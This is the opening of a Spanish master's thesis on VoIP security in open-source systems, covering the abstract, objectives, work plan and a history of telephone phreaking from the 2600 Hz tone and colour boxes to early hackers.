Seguridad VoIP: ataques y contramedidas en sistemas de código abierto.

Autor: Antonio Carrasco Hiruelo

Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones

Director: Richard Rivera

Junio 2019

RESUMEN

Debido a los numerosos beneficios que aporta frente a la telefonía tradicional, las empresas, cada vez más, optan por migrar o implementar sus propios sistemas de voz sobre IP o comunicaciones unificadas.
Esta popularidad, sumada a la relativa facilidad con la que los piratas informáticos puede generar beneficios económicos de manera casi inmediata con el ataque a estos sistemas, hace que se haya convertido en un objetivo apreciado que genera pérdidas millonarias a las empresas.
La falta de perfiles especializados, tanto en VoIP con conocimientos en seguridad, como, por el contrario, expertos en seguridad con conocimiento en VoIP, genera, en muchas ocasiones, entornos con configuraciones y diseños inseguros aumentando así la probabilidad de ser atacados con éxito.
Por todo ello, se ha querido realizar un estudio del estado del arte en el marco de la seguridad de entornos VoIP, más concretamente de entornos que hacen uso de software de código abierto. Para esto, se ha querido trazar una breve historia de la seguridad en las telecomunicaciones hasta llegar a la actualidad, seguida de una propuesta de taxonomía para las amenazas a las que están expuestos estos sistemas, para finalmente realizar una recopilación y análisis ejemplificado de los ataques actuales más comunes.
Con este análisis, se ha encontrado que uno de los vectores de ataque estudiados en la plataforma Asterisk, no disponía de una utilidad específica que pudiese servir de soporte para el trabajo de un auditor o *pentester*, por lo que se ha desarrollado una herramienta con funciones de explotación y post-explotación.
Para concluir, se ha propuesto un conjunto de buenas prácticas que deberían ser contempladas en cualquier sistema de voz sobre IP, apoyadas por el diseño de una arquitectura que pueda servir como base para una implementación segura.

Palabras clave: VoIP, herramienta auditoría, seguridad, fraude

ABSTRACT

As a result of the many benefits over traditional telephony, companies are increasingly opting to migrate or implement their own voice over IP or unified communications systems.
This popularity, combined with the relative ease with which crackers can generate almost immediate economic benefits from attacking these systems, has become a popular target that generates million-dollar losses for businesses.
The lack of specialized profiles, both in VoIP with knowledge in security, and, on the contrary, security experts with knowledge in VoIP, generates, on many occasions, environments with insecure configurations and designs thus increasing the probability of being attacked successfully.
For all these reasons, we wanted to conduct a study of the state of the art in the context of the security of VoIP environments, more specifically environments that make use of open source software. In order to do this, we wanted to trace a brief history of security in telecommunications to the present day, followed by a taxonomy proposal for the threats to which these systems are exposed, to finally make a compilation and exemplified analysis of the most common current attacks.
With this analysis, it has been found that one of the attack vectors studied in the Asterisk platform, did not have a specific utility that could serve as support for the work of an auditor or pentester, so a tool has been developed with functions of exploitation and post-exploitation.
To conclude, we have proposed a set of good practices that should be considered in any system of voice over IP supported by the design of an architecture that can serve as a basis for a secure implementation.

Keywords: VoIP, audit tool, security, fraud

Índice

Sumario

1. Introducción

1.1 Contexto y justificación del Trabajo

Cada vez más las empresas están optando por el uso de soluciones de telefonía a través de IP. La sustitución de viejas PBX o conexiones TDM es imparable debido a las múltiples ventajas y ahorro económico que supone. El aumento de las opciones, la mejora de la interacción con el usuario, la comunicación con software complementario, la propia tecnología en continua evolución y la movilidad que ofrece a trabajadores, entre otras, son las posibilidades que ofrecen valor añadido a las plataformas de telefonía sobre IP frente a las tradicionales.
Este cambio, por contra, abre nuevos vectores de ataques en las empresas que están siendo usados por delincuentes y bandas organizadas. Ya no solo se trata de plataformas específicas para el alcance de unas pocas personas, en la actualidad, estos sistemas basados por completo en software, son realmente populares y su estudio es de fácil acceso con abundante documentación, lo cual provoca que conseguir herramientas, información sobre vulnerabilidades y obtener el suficiente conocimiento para poder crear nuevos tipos de ataques sea más fácil.

Si a todo esto se le añade un número cada vez mayor de ataques informáticos de forma general, producidos por delincuentes o bandas organizadas, encontramos un grave problema en los entornos de ámbito empresarial, específicamente en los que usa infraestructuras de telefonía sobre IP. Según la CFCA (Communications Fraud Control Association), en EEUU se estima por miles de millones las pérdidas económicas que se dan en las empresas junto los consecuentes problemas de privacidad y disponibilidad para sus usuarios.

Se puede comprobar que, a diferencia de otras áreas informáticas, no es fácil encontrar perfiles especialistas en VoIP con experiencia en seguridad o viceversa. Su material de estudio, en muchas ocasiones, no están debidamente estructurados o se encuentra desactualizado. Debido a esta dispersión de la información sobre seguridad en el marco de la telefonía VoIP, se ha querido generar un breve compendio, análisis y esquematización respecto a su historia, amenazas y ataques comunes para que pueda servir como guiá de estudio o como simple referencia para administradores de este tipo de plataformas.

Durante la investigación se ha observado que muchas de las herramientas encontradas no están actualizadas desde hace años. Gran parte de los ataques más comunes poseen algún tipo de herramienta para el desempeño de auditorías o *pentest*, sin embargo esto no sucede así para el vector que proporciona el interface AMI de Asterisk. Es por esto que se ha desarrollado y publicado en Github (https://github.com/ancahy/amianto) un pequeño programa con distintas utilidades para poder ejecutar este tipo de ataques en fase de explotación y post-explotación.

Finalmente, con el estudio y análisis de las amenazas y ataques recopilados, se ha extraído un listado de posibles contramedidas que deberían ser contempladas en el despliegue de cualquier sistema voz sobre IP. Al mismo tiempo se ha propuesto una arquitectura que pueda servir como base para el diseño adaptado de una implementación empresarial VoIP/UC.

1.2 Objetivos del Trabajo

En el presente trabajo se pretende plasmar el estado actual la seguridad VoIP mediante un breve recorrido histórico de la seguridad en las telecomunicaciones junto con el uso actual de las voz sobre IP en un ámbito empresarial.

Debido a la dispersión y falta de esquemas evidentes, se ha realizado una esquematización y resumen de las amenazas y ataques actuales relacionadas con VoIP. A través de su análisis se pretender encontrar elementos necesarios que sirvan como contramedidas de seguridad para los entornos de voz empresarial, junto con la propuesta de una posible arquitectura de red donde también se contemplen las distintas contramedidas a nivel de infraestructura que deberían ser tenidas en cuenta. Con el propósito de aportar nuevas herramientas de trabajo en una auditoría VoIP, se ha añadido una herramienta de explotación del interface AMI de Asterisk.

Para ello, la elaboración del proyecto ha tenido en cuenta los siguientes objetivos:

- Realizar un breve repaso de la historia de la seguridad en las telecomunicaciones, desde los primeros *Phreakers* hasta los ataques a sistemas actuales de UC (*Unified Communications*).
- Conocer las implementación y características de uso de VoIP en entornos empresariales y sus beneficios económicos asociados frente a la telefonía tradicional.
- Exponer distinto software de código abierto de uso común en entornos de telefonía sobre IP.
- Crear una posible taxonomía respecto de las amenazas en entornos VoIP.
- Recopilar y analizar ataques actuales que puedan darse en un sistema de voz empresarial.
- Realizar una revisión general de las consecuencias de los ciberataques en relación a la voz sobre IP.
- Proponer una recopilación estructurada en capas de los distintos ataques VoIP.
- Ejemplificar la aplicabilidad de los ataques en un entorno empresarial.
- Desarrollar una nueva herramienta que ayude en los procesos de auditoría de seguridad en entornos que hagan uso de Asterisk.
- Ofrecer distintas contramedidas y mecanismos de segurización de infraestructuras de voz.
- Proponer un conjunto de buenas prácticas junto con una propuesta de arquitectura segura que sirva como base para implementación de un entorno VoIP.
- Exposición de conclusiones y líneas de trabajo y estudio relacionados.

1.3 Enfoque y método seguido

Con el fin de cumplir con los objetivos propuestos, se han definido las siguientes etapas:

Definición del plan de trabajo

En esta primera fase se definen los objetivos del trabajo y las etapas de la metodología usada. Se realiza un desglose de las tareas necesarias para llevar a cabo los objetivos y la planificación temporal de éstas.

Historia de la seguridad en las telecomunicaciones

Esta fase supone la revisión de libros, papers y vídeos con el fin de poder generar una pequeña y breve historia de la seguridad en relación con las telecomunicaciones modernas que sirva de contexto para llegar al estado del arte.

Uso empresarial de la VoIP

En esta fase se agrupan y exponen las características y opciones de uso empresarial de la VoIP. Esto supone poder mostrar una visión actual de los modelos de negocios y propuestas técnicas de uso de sistemas de voz digital.

Taxonomía de amenazas VoIP

Debido a las distintas amenazas que es posible encontrar entorno a sistemas VoIP, en este apartado se propone una taxonomía abreviada inspiradas en otras propuestas disponibles, que permita obtener una visión resumida y ordenada que facilite su estudio.

Ataques a de entornos UC

Habiéndose expuesto las características y posible uso empresarial de la VoIP, en esta fase se recopila y analiza los distintos ataques a estos entornos y sus consecuencias asociadas. Debido a la magnitud y dispersión se propone una estructura por capas como ayuda al análisis y estudio junto con ejemplos de uso y resultados.

Exposición de software libre relacionados con la voz sobre IP

Listado esquemático de distintos sofware de uso común en entornos empresariales relacionados con la VoIP. Se prescinde del uso de vendedores o marcas específicas siendo todos las propuestas software libre.

Análisis, uso y creación de herramientas de seguridad VoIP

Tras el análisis de los distintos ataques posibles a entornos VoIP, se encuentra un tipo de ataque poco explotado, por lo que se desarrolla y publica en Github una herramienta como apoyo en trabajo de auditorías de seguridad.

Contramedidas de seguridad

En esta fase, se expone un buen número de contramedidas de seguridad obtenidas tras el estudio de los ataques previamente mostrados, junto con una propuesta de arquitectura segura para entornos de telefonía sobre IP.

Conclusiones y líneas de investigación posibles

Como etapa final, se muestran las distintas conclusiones que pueden ser extraídas del trabajo y se identifican algunas posibles líneas sobre las que ahondar en trabajos futuros.


1.4 Planificación del Trabajo

En esta subsección se listan las tareas a realizar en este trabajo para cumplir los objetivos del proyecto:

- Revisión del estado del arte
- Recopilación de documentación
- Establecimiento de la finalidad del trabajo
- Plan de trabajo
    - Objetivos
    - Metodología
    - Listado de tareas
    - Planificación
    - Riesgos preliminares
    - Entrega 1: Plan de trabajos
- Historia de la seguridad en las telecomunicaciones
- Estudio de las características y beneficios del uso empresarial de la VoIP
- Amenazas en el marco de sistemas VoIP
    - Entrega 2:
- Ataques a de entornos UC
- Análisis, uso y creación de herramientas de seguridad VoIP
    - Entrega 3
- Contramedidas de seguridad
- Conclusiones y líneas de investigación posibles
- Redacción de la memoria
    - Entrega 4: Memoria final
- Grabación del vídeo de presentación
    - Entrega 5: Presentación en vídeo
- Defensa del TFM

Tarea	Duración	Inicio	Fin
Revisión del estado del arte		20/02/2019	25/02/2019
Recopilación de documentación		26/02/2019	28/02/2019
Establecimiento de finalidad del trabajo		01/03/2019	02/03/2019
Plan de trabajo		03/03/2019	04/02/2019
Entrega 1		**05/03/2019**	**05/03/2019**
Historia de la seguridad en las telecomunicaciones		06/03/2019	12/03/2019
Uso empresarial de la VoIP		13/03/2019	21/03/2019
Amenazas en VoIP		22/03/2019	01/04/2019
Entrega 2		**02/04/2019**	**02/04/2019**
Ataques a entornos VoIP		03/04/2019	15/04/2019
Análisis, uso, creación y modificación de herramientas de seguridad VoIP		16/04/2019	29/04/2019
Entrega 3		**30/04/2019**	**30/04/2019**
Contramedidas de seguridad		01/05/2019	15/05/2019
Conclusiones y líneas de investigación posibles		16/05/2019	19/05/2019
Redacción de la memoria		20/05/2019	03/06/2019
Entrega 4		**04/06/2019**	**04/06/2019**
Grabación del vídeo de presentación		05/06/2019	10/06/2019
Entrega 5		**11/06/2019**	**11/06/2019**
Defensa del TFM		**17/06/2019**	**21/06/2019**

Ilustración 1: Listado de tareas


Activity
Inicio de actividad
Revisión del estado del arte
Recopilacion de documentación
Establecimiento de finalidad del trabajo
Plan de trabajo
Entrega 1
Historia de la seguridad en las telecomunicaciones
Uso empresarial de la VoIP
Amenazas en VoIP
Entrega 2
Ataques a entornos VoIP
Análisis, uso y creación de herramientas
Entrega 3
Contramedidas de seguridad
Conclusiones y líneas de investigación
Redacción de la memoria
Entrega 4
Grabación del vídeo de presentación
Entrega 5
Defensa del TFM
2019
February
March
April
May
June
08
11 - 15
18 - 22
25 - 01
04 - 08
11 - 15
18 - 22
25 - 29
01 - 05
08 - 12
15 - 19
22 - 26
29 - 03
06 - 10
13 - 17
20 - 24
27 - 31
03 - 07
10 - 14
17 - 21
24 - 28

1.5 Riesgos preliminares

En relación a los planteamientos recogidos en los apartados previos, es posible topar con distintos elementos que pueda provocar una desviación en el tiempo establecido, o bien impedir el correcto desarrollo de algún objetivo.

- Falta de información. Aunque se haya hecho una revisión previa, es posible que durante el desarrollo del proyecto nos encontremos con falta información sobre algún dato requerido en los planteamientos.
- Información inadecuada. En ocasiones, la información que aparece recogida no especifica las fuentes o bien no se referencian empresas que puedan avalarlas. Es posible encontrar, por tanto, dificultad añadida para obtener fuentes válidas.
- Problema durante del desarrollo. Una de las partes implica el desarrollo de software. Como cualquier desarrollo, es posible toparse con distintos errores que puedan desviar el tiempo previsto.
- Objetivos sobredimensionados. La planificación, aunque diseñada para un límite de tiempo claramente delimitado, puede fallar provocando así que se haya intentado abarcar más resultados de los posibles.

2. Seguridad en las telecomunicaciones

2.1 Breve historia de la seguridad en las telecomunicaciones

Aunque, por desgracia, cada vez es más es habitual encontrar noticias relacionadas con la seguridad, no siempre esta información es precisa ni en contenido técnico ni en lo que respecta al correcto uso de los términos. Parece que la influencia de Hollywood y un cierto tono 'amarillista' en las noticias, al menos en lo que a ciberseguridad se refiere, hace que haya calado profundamente una serie de conceptos, palabras e imágenes que dista bastante de la realidad.




Ilustración 2: Búsqueda en Google de la palabra Hacker

En el momento de redactar este trabajo, aun no se ha eliminado tal y como viene reclamando la comunidad la acepción peyorativa de la RAE, por la cual se define a un hacker como un *pirata informático.* En una segunda acepción, incluida posteriormente, un hacker es una '*persona experta en el manejo de computadoras, que se ocupa de la seguridad de los sistemas y de desarrollar técnicas de mejora*'.

No obstante existen fuentes más canónicas y fiables de todo el argot y las posibles definiciones más cercanas a la comunidad y la cultura proveniente del mundo técnico. Entre otros, podemos encontrar documentos como el *Jargon File* creado en la Universidad de Stanford en 1975 por Raphael Finkell, arreglado y ampliado por personalidades importantes en el mundo de la informática como Richad Stallman. Este documento llegó al gran público como libro por Guy Steele en 1983 llamado *The Hacker Dictionary*. En 1990 se realizó una nueva publicación en donde se actualizaron y filtraron algunos términos en desuso que habían quedado relegados a tecnologías con tan solo un mero interés histórico. La última revisión del documento original continúa reeditándose, pero esta vez de la mano de Eric S. Raymond en lo que ha pasado a denominarse *The New Hacker's Dictionary* (3ª edición de

1996). Esa revisión ha suscitado cierta polémica debido a las revisiones de términos y conceptos no siempre vistos con buenos ojos por la comunidad y *cultura hacker*.




Ilustración 3: Ficha de The New Hacker's Dictionary en Amazon

Además de estos libros, también encontramos como fuentes de referencia varios RFC donde se recoge todo un glosario sobre Internet y, de forma específica, seguridad de la información.

De forma parecida a como veíamos en la segunda definición propuesta en la RAE, se encuentra recogido en el RFC 1392 de 1983 (actualizado en el RFC 2828 del 2000) el termino hacker quedando definido de la siguiente manera:

'*A person who delights in having an intimate understanding of the internal workings of a system, computers and computer networks in particular. The term is often misused in a pejorative context,* where "cracker" would be the correct term.'

Al final de la definición se diferencia claramente, y se advierte, ya en 1983, del uso inadecuado del término, siendo correcto usar *cracker*, para referirse esta vez sí, a entre otras cosas a lo que se podría entender como un pirata informático.

'*A cracker is an individual who attempts to access computer systems without authorization. These individuals are often malicious, as opposed to hackers, and have many means at their disposal for breaking into a system.*'

Un tercer término que conviene incluir es el de *phreaker* o *phreaking*. Aunque esta definición no viene incluida en el documento mencionado, sí que se incluye en una nueva

compilación de definiciones que data del 2000, el RFC 2828 (actualizado en el RFC 4949 del 2007).

'A contraction of "telephone breaking". An attack on or penetration of a telephone system or, by extension, any other communication or information system'

También podemos encontrar otra definición más específica referida al sujeto en un libro referencial como es *Exploding the phone* escrito por Phil Lapsley:

"*Phone phreak (n.) 1. A person who is obsessively interested in learning about, exploring, or playing with the telephone network. 2. A person who is interested in making free telephone calls.*"

Es posible encontrar textos donde este último término aparece como un subgrupo dentro del más general hacker o *hacking*, siendo por tanto un tipo de hacking pero relacionado con aquello referente a teléfonos o sistemas de telecomunicaciones. Puesto que cada vez más todo es digital y se presupone el uso de software y hardware propio de la informática, el término *phreaker* ha quedado en desuso frente al término hacker. A pesar de ello, en su origen no fue así. Ambos términos convivían, e incluso es posible encontrar referencias en donde se expone que el *phreaker* o *phreaking* apareció primero, siendo precursor allá por los años 50. No obstante esta idea no es necesariamente unánime puesto no siempre se establece una misma fecha o lugar para establecer el origen del *hacking* o en qué momento podemos hablar de incluso algo así como un *proto-hacking*. Puesto que esto requeriría propiamente un trabajo al completo, para esta breve introducción se usarán los años 50 como origen de los *phreaker* y éstos como germen de los futuros hackers.

A finales de la década de los 50, las compañías de teléfono como la americana ATT, habían implementado la posibilidad de conseguir encaminar llamadas en base a las señales de audio emitidas desde los propios teléfonos. Es lo que se denominaba marcación por tonos frente a la más tradicional marcación por pulsos, donde había que girar una ruleta numerada que creaban los pulsos en la corriente eléctrica consiguiendo el mismo fin al indicar la numeración de destino a donde se quería llamar. En esta recién salida marcación por tonos, el propio terminal emitía una frecuencia determinada según fuera pulsado un número u otro en el pad del teléfono. Esto servía a la máquina que recibía estos tonos interpretar esos tonos y crear las rutas adecuadas de la llamada hasta conseguir una comunicación con el extremo. Con la popularización de este sistema de marcado hubo grupos de personas con afán de conocimiento que buscaban entender cómo las cosas funcionaban y habían sido construidas. Leían revistas técnicas de compañías telefónicas y pasaban numerosas horas llamando y haciendo uso de aquellos sistemas telefónicos para entender mejor su funcionamiento. Este grupo de entusiastas ávidos de conocimiento técnico empezaron a publicar aquello que iban aprendiendo y, al mismo tiempo, a compartir esta información por diversas vías y, por lo general, de forma desinteresada. Es ahí donde nacen los primeros *phreakers*.

De todos los eventos históricos ocurridos en esa época relacionados con la historia de la seguridad de las telecomunicaciones, probablemente uno de los más conocidos sea el descubrimiento y uso del famoso tono 2600hz. Esta era una frecuencia que dejaba la línea en modo operador, lo que permitía realizar caras llamadas internacionales de larga distancia sin coste alguno. Este descubrimiento está relacionado con dos nombres propios: Joe Engressia y John Draper.

El primero, también conocido como Joybubbles, era por aquel entonces un niño ciego (curiosamente no fue el único de los primeros *phreakers* con esta característica) que descubrió accidentalmente que silbando a un determinado tono delante de un teléfono, este entraba en un modo que le permitía poder generar llamadas a cualquier lugar sin que esto se viese reflejado en las facturas telefónicas de sus padres. Había descubierto, sin saberlo, la aplicación del tono 2600 y, por tanto, se convertía en uno de los primeros nombres propios de la historia de la cultura hacker. Joe fue arrestado repetidamente por fraude telefónico llegando a cambiar con los años su nombre por el de Joybubbles.

No todo el mundo podría conseguir naturalmente un silbido tan preciso, por lo se fueron incorporando nuevos métodos para este fin como el uso de órganos eléctricos, flautas e incluso el que probablemente sea uno de los juguetes más emblemáticos de la breve historia de la comunidad hacker, el silbato que venía de regalo en una caja de cereales. Es en este punto donde entra en juego el segundo de los pioneros y más famosos *phreakers*. Joe no fue la única persona que supo de esta función encubierta, al poco tiempo le contó el hallazgo a su amigo, John Drapper. El que posteriormente fue conocido como Captain Crunch, descubrió también que aquel silbido que conseguía emitir su amigo, podría ser reproducido gracias a un juguete regalo que se encontraban en las cajas de cereales para el desayuno Cap'n Crunch consiguiendo de esta forma facilitar esta técnica de acceso telefónico a otros usuarios, ganándose así el apodo por el que posteriormente sería conocido. Ciertamente esta historia difiere según la fuente consultada. Se dice que ya otros conocían de las posibilidades del silbato, o que fue el propio John quien averiguó sus posibilidades, pero se ha optado por mostrar los hechos que parece más ampliamente reconocidos.

Ilustración 4: Silbato regalo de los cereales Cap'n Crunch

Se iba propagando toda esta información y, con ello, se comenzaban a construir dispositivos que permitían nuevas operaciones y técnicas para saltar mecanismos de seguridad telefónico y permitir operaciones no contempladas por las compañías de telecomunicaciones. El primero y más popular de estos dispositivos fue la Blue Box, el cuál permitía generar fácilmente el famoso tono a 2600hz además de nuevas operaciones

mediante la concatenación de dígitos específicos que provocaban algún tipo funcionalidad oculta o no apropiada para el uso de los usuarios.

Blue Box no fue el único de los distintos dispositivos hardware que fueron apareciendo. Nuevos modelos con diferentes funcionalidades se fueron gestando en el seno de la, cada vez más consagrada, comunidad *phreaking*. A estas cajas se les conocía como 'cajas de color':

- Blue Box. Generador del tono 2600hz y cadenas de tonos usados por los operadores.
- Black Box. Mediante el uso de un voltaje extra, este dispositivo permitía llamadas entrantes gratuitas.
- Beige Box. Dispositivo para la escucha no autorizada de llamadas.
- Red Box. Generaba los tonos usados por la compañía AT&T cuando se aceptaba una moneda en una llamada.
- Gold Box. Establecía un puente entre dos líneas permitiendo que la llamada fuese facturada a la línea afectada.

Un artículo aparecido en la revista Esquire, escrito por el periodista Ron Rosenbaum titulado *Secrets of the Little Blue Box* publicado en 1971 consiguió un salto cualitativo en el número de personas interesadas por el mundo de *phreaking* a la vez que encumbraba el mito del Capitán Crunch, creador de una de las primeras Blue Box, con su M-Fer.




Ilustración 5: Blue Box expuesta en un museo

Entre otras anécdotas, la que protagonizó Kevin Poulsen supone un resumen llamativo del poder que se estaba empezando a otorgar a aquellas personas con el suficiente conocimiento técnico permitiendo, cono fue el caso, poder ganar un Porche en un concurso de radio a principios de los 90. Poulsen consiguió tomar el control de todos los canales telefónicos de la emisora, consiguiendo así que la suya fuese la única llamada de teléfono, y por tanto, ganar el concurso sin competidor ni esperar que la suerte le sonriese. Eso, sin

embargo, tuvo sus consecuencias puesto que como tantos otros *phreaker* y primeros hackers que salían del ámbito meramente telefónico, comenzaban a tener cada vez más serios problemas con la ley. En 1972, tras la publicación del artículo en Esquire y con el aumento de su popularidad, Draper fue arrestado por fraude.

Durante los 60 y especialmente a finales de los 70, las líneas telefónicas fueron variando su configuración y añadiendo nuevos modos de señalización y segurización, como por ejemplo el uso de *dualtone multifrequency signaling* o DTMF, que hacía uso de un tono doble con frecuencias distintas para que no pudiese ser imitado por la voz humana, o la separación de canal y envío de señalización.

Sumado a este cambio, en el 76 aparece el Apple 1 como uno de los primeros intentos de insertar en el mercado masivo los ordenadores hasta ahora tan solo pertenecientes al ámbito empresarial y con él la creación de una de las mayores y más innovadoras compañías de ordenadores del mundo, Apple Computer. Curiosamente, sus dos creadores, Steve Jobs y Steve Wozniak pertenecieron a estos grupos de apasionados *phreakers* llegando a crear su propia Blue Box e incluso comercializándolas obteniendo suficientes beneficios como para poder pagarse un año entero de universidad. Durante el desarrollo de ésta, llegaron incluso a contactar con el ídolo del momento, Cap'n Crunch, para que éste les ayudase a resolver algunas dudas para el desarrollo de su dispositivo.

